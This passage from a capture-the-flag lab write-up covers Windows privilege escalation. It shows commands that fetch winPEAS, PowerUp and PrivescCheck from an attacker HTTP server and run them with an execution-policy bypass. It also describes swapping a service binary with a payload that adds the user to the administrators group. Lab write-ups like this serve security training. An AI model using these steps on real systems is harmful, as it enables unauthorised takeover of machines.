-a----          3/8/2025  11:36 AM       10143744 winPEAS.exe
```


```
PS C:\tmp> iwr http://10.21.17.140/winPEASx64.exe -OutFile C:\tmp\win.exe
PS C:\tmp> .\win.exe
Program 'win.exe' failed to run: Operation did not complete successfully because the file contains a virus or potentially unwanted softwareAt line:1 char:1
+ .\win.exe
+ ~~~~~~~~~.
At line:1 char:1
+ .\win.exe
+ ~~~~~~~~~
    + CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
    + FullyQualifiedErrorId : NativeCommandFailed

PS C:\tmp>
```

```
PS C:\tmp> iwr http://10.21.17.140/PowerUp.ps1 -OutFile C:\tmp\PowerUp.ps1
PS C:\tmp> Import-Module ./PowerUp.ps1
Import-Module : Operation did not complete successfully because the file contains a virus or potentially unwanted software.
At line:1 char:1
+ Import-Module ./PowerUp.ps1
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (:String) [Import-Module], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException,Microsoft.PowerShell.Commands.ImportModuleCommand

PS C:\tmp>
```


I then downloaded **PrivescCheck** and ran it to get attack paths.

```
PS C:\tmp> iwr http://10.21.17.140/PrivescCheck.ps1 -OutFile C:\tmp\PrivescCheck.ps1
PS C:\tmp> powershell -ep bypass -c ". .\PrivescCheck.ps1; Invoke-PrivescCheck"

  CATEGORY  TA0043 - Reconnaissance
  NAME      User identity
  TYPE      Base

  Get information about the current user (name, domain name)
  and its access token (SID, integrity level, authentication
  ID).


Name             : HACKSMARTERSEC\tyler
SID              : S-1-5-21-1966530601-3185510712-10604624-1008
IntegrityLevel   : Medium Mandatory Level (S-1-16-8192)
SessionId        : 0
TokenId          : 00000000-003ee371
AuthenticationId : 00000000-002211ae
OriginId         : 00000000-000003e7
ModifiedId       : 00000000-002211d2
Source           : Advapi (00000000-00221196)
```


```
Name        : Server Administrator
DisplayName : DSM SA Connection Service
ImagePath   : "C:\Program Files\Dell\SysMgt\oma\bin\dsm_om_connsvc64.exe"
User        : LocalSystem
StartMode   : Automatic

Name        : spoofer-scheduler
DisplayName : Spoofer Scheduler
ImagePath   : C:\Program Files (x86)\Spoofer\spoofer-scheduler.exe
User        : LocalSystem
StartMode   : Automatic
```




Here I found a binary with **Unquoted Service Path**. I queried the service using **sc.exe** to validate the findings.





I then looked for my permissions on the path and found I had full control over the service folder.







At first, I created and tried exploiting an **msfvenom** payload but it got blocked by firewall. So, I created a simple binary using **c** to add my current user to the local administrators group.







I downloaded this payload on the target. I then stopped the service, replaced the original service binary with my payload, started the service and then reloaded the system.



c:\windows\system32\cmd.exe
File Actions Edit View Help
c:\windows\system32\cmd.exe
root@kali: ~/thm/hacksmartsec
root@kali: ~/thm/hacksmartsec
tyler@HACKSMARTERSEC C:\Program Files (x86)\Spoofer>dir
Volume in drive C has no label.
Volume Serial Number is A8A4-C362
Directory of C:\Program Files (x86)\Spoofer
03/08/2025 03:50 PM <DIR> .
03/08/2025 03:50 PM <DIR> ..
07/24/2020 09:31 PM 16,772 CHANGES.txt
07/16/2020 07:23 PM 7,537 firewall.vbs
07/24/2020 09:31 PM 82,272 LICENSE.txt
07/24/2020 09:31 PM 3,097 README.txt
07/24/2020 09:31 PM 48,776 restore.exe
07/20/2020 11:12 PM 575,488 scamper.exe
06/30/2023 06:57 PM 152 shortcuts.ini
07/24/2020 09:31 PM 4,315,064 spoofer-cli.exe
07/24/2020 09:31 PM 16,171,448 spoofer-gui.exe
07/24/2020 09:31 PM 4,064,696 spoofer-prober.exe
07/24/2020 09:31 PM 8,307,640 spoofer-scheduler.exe
07/24/2020 09:31 PM 667 THANKS.txt
07/24/2020 09:31 PM 217,416 uninstall.exe
13 File(s) 33,811,025 bytes
2 Dir(s) 14,112,620,544 bytes free
tyler@HACKSMARTERSEC C:\Program Files (x86)\Spoofer>sc.exe stop spoofer-scheduler
SERVICE_NAME: spoofer-scheduler
TYPE : 10 WIN32_OWN_PROCESS
STATE : 3 STOP_PENDING
(STOPPABLE, PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0


c:\windows\system32\cmd.exe - powershell -ep bypass
File Actions Edit View Help
c:\windows\system32\cmd.exe - powershell -ep bypass
root@kali: ~/thm/hacksmartsec
root@kali: ~/thm/hacksmartsec
tyler@HACKSMARTERSEC C:\Program Files (x86)\Spoofer>powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\Program Files (x86)\Spoofer> move .\spoofer-scheduler.exe .\spoofer-scheduler.exe.bak
PS C:\Program Files (x86)\Spoofer> dir
Directory: C:\Program Files (x86)\Spoofer
Mode LastWriteTime Length Name
-a---- 7/24/2020 9:31 PM 16772 CHANGES.txt
-a---- 7/16/2020 7:23 PM 7537 firewall.vbs
-a---- 7/24/2020 9:31 PM 82272 LICENSE.txt
-a---- 7/24/2020 9:31 PM 3097 README.txt
-a---- 7/24/2020 9:31 PM 48776 restore.exe
-a---- 7/20/2020 11:12 PM 575488 scamper.exe
-a---- 6/30/2023 6:57 PM 152 shortcuts.ini
-a---- 7/24/2020 9:31 PM 4315064 spoofer-cli.exe
-a---- 7/24/2020 9:31 PM 16171448 spoofer-gui.exe
-a---- 7/24/2020 9:31 PM 4064696 spoofer-prober.exe
-a---- 7/24/2020 9:31 PM 8307640 spoofer-scheduler.exe.bak
-a---- 7/24/2020 9:31 PM 667 THANKS.txt
-a---- 7/24/2020 9:31 PM 217416 uninstall.exe
PS C:\Program Files (x86)\Spoofer>


root@kali: ~/thm/hacksmartsec
File Actions Edit View Help
c:\windows\system32\cmd.exe - powershell -ep bypass
root@kali: ~/thm/hacksmartsec
root@kali: ~/thm/hacksmartsec
┌──(root㉿kali)-[~/thm/hacksmartsec]
└─# ls
creds exploit.py PowerUp.ps1 server.pem spoofer-scheduler.exe
CVE-2020-5377.py hacksmart.nmap PrivescCheck.ps1 spoofer-scheduler.c winPEASx64.exe
┌──(root㉿kali)-[~/thm/hacksmartsec]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...




I then exited the **ssh** session and started a new one. I was successfully added to the local administrators group.



I then captured the root flag from *Administrator*'s Desktop.

```
tyler@HACKSMARTERSEC C:\Users>cd Administrator

tyler@HACKSMARTERSEC C:\Users\Administrator>dir
 Volume in drive C has no label.
 Volume Serial Number is A8A4-C362

 Directory of C:\Users\Administrator

03/08/2025  03:35 PM    <DIR>          .
03/08/2025  03:35 PM    <DIR>          ..
03/17/2021  03:13 PM    <DIR>          3D Objects
03/17/2021  03:13 PM    <DIR>          Contacts
06/30/2023  07:08 PM    <DIR>          Desktop
03/17/2021  03:13 PM    <DIR>          Documents
10/11/2023  05:17 PM    <DIR>          Downloads
```




```
tyler@HACKSMARTERSEC C:\Users\Administrator\Desktop>cd Hacking-*

tyler@HACKSMARTERSEC C:\Users\Administrator\Desktop\Hacking-Targets>dir
 Volume in drive C has no label.
 Volume Serial Number is A8A4-C362

 Directory of C:\Users\Administrator\Desktop\Hacking-Targets

06/30/2023  06:40 PM    <DIR>          .
06/30/2023  06:40 PM    <DIR>          ..
06/27/2023  09:40 AM                53 hacking-targets.txt
               1 File(s)             53 bytes
               2 Dir(s)  14,110,965,760 bytes free
```

```
tyler@HACKSMARTERSEC C:\Users\Administrator\Desktop\Hacking-Targets>more hacking*.txt
Next Victims:
[redacted]

tyler@HACKSMARTERSEC C:\Users\Administrator\Desktop\Hacking-Targets>
```

That's it from my side!

Until next time :)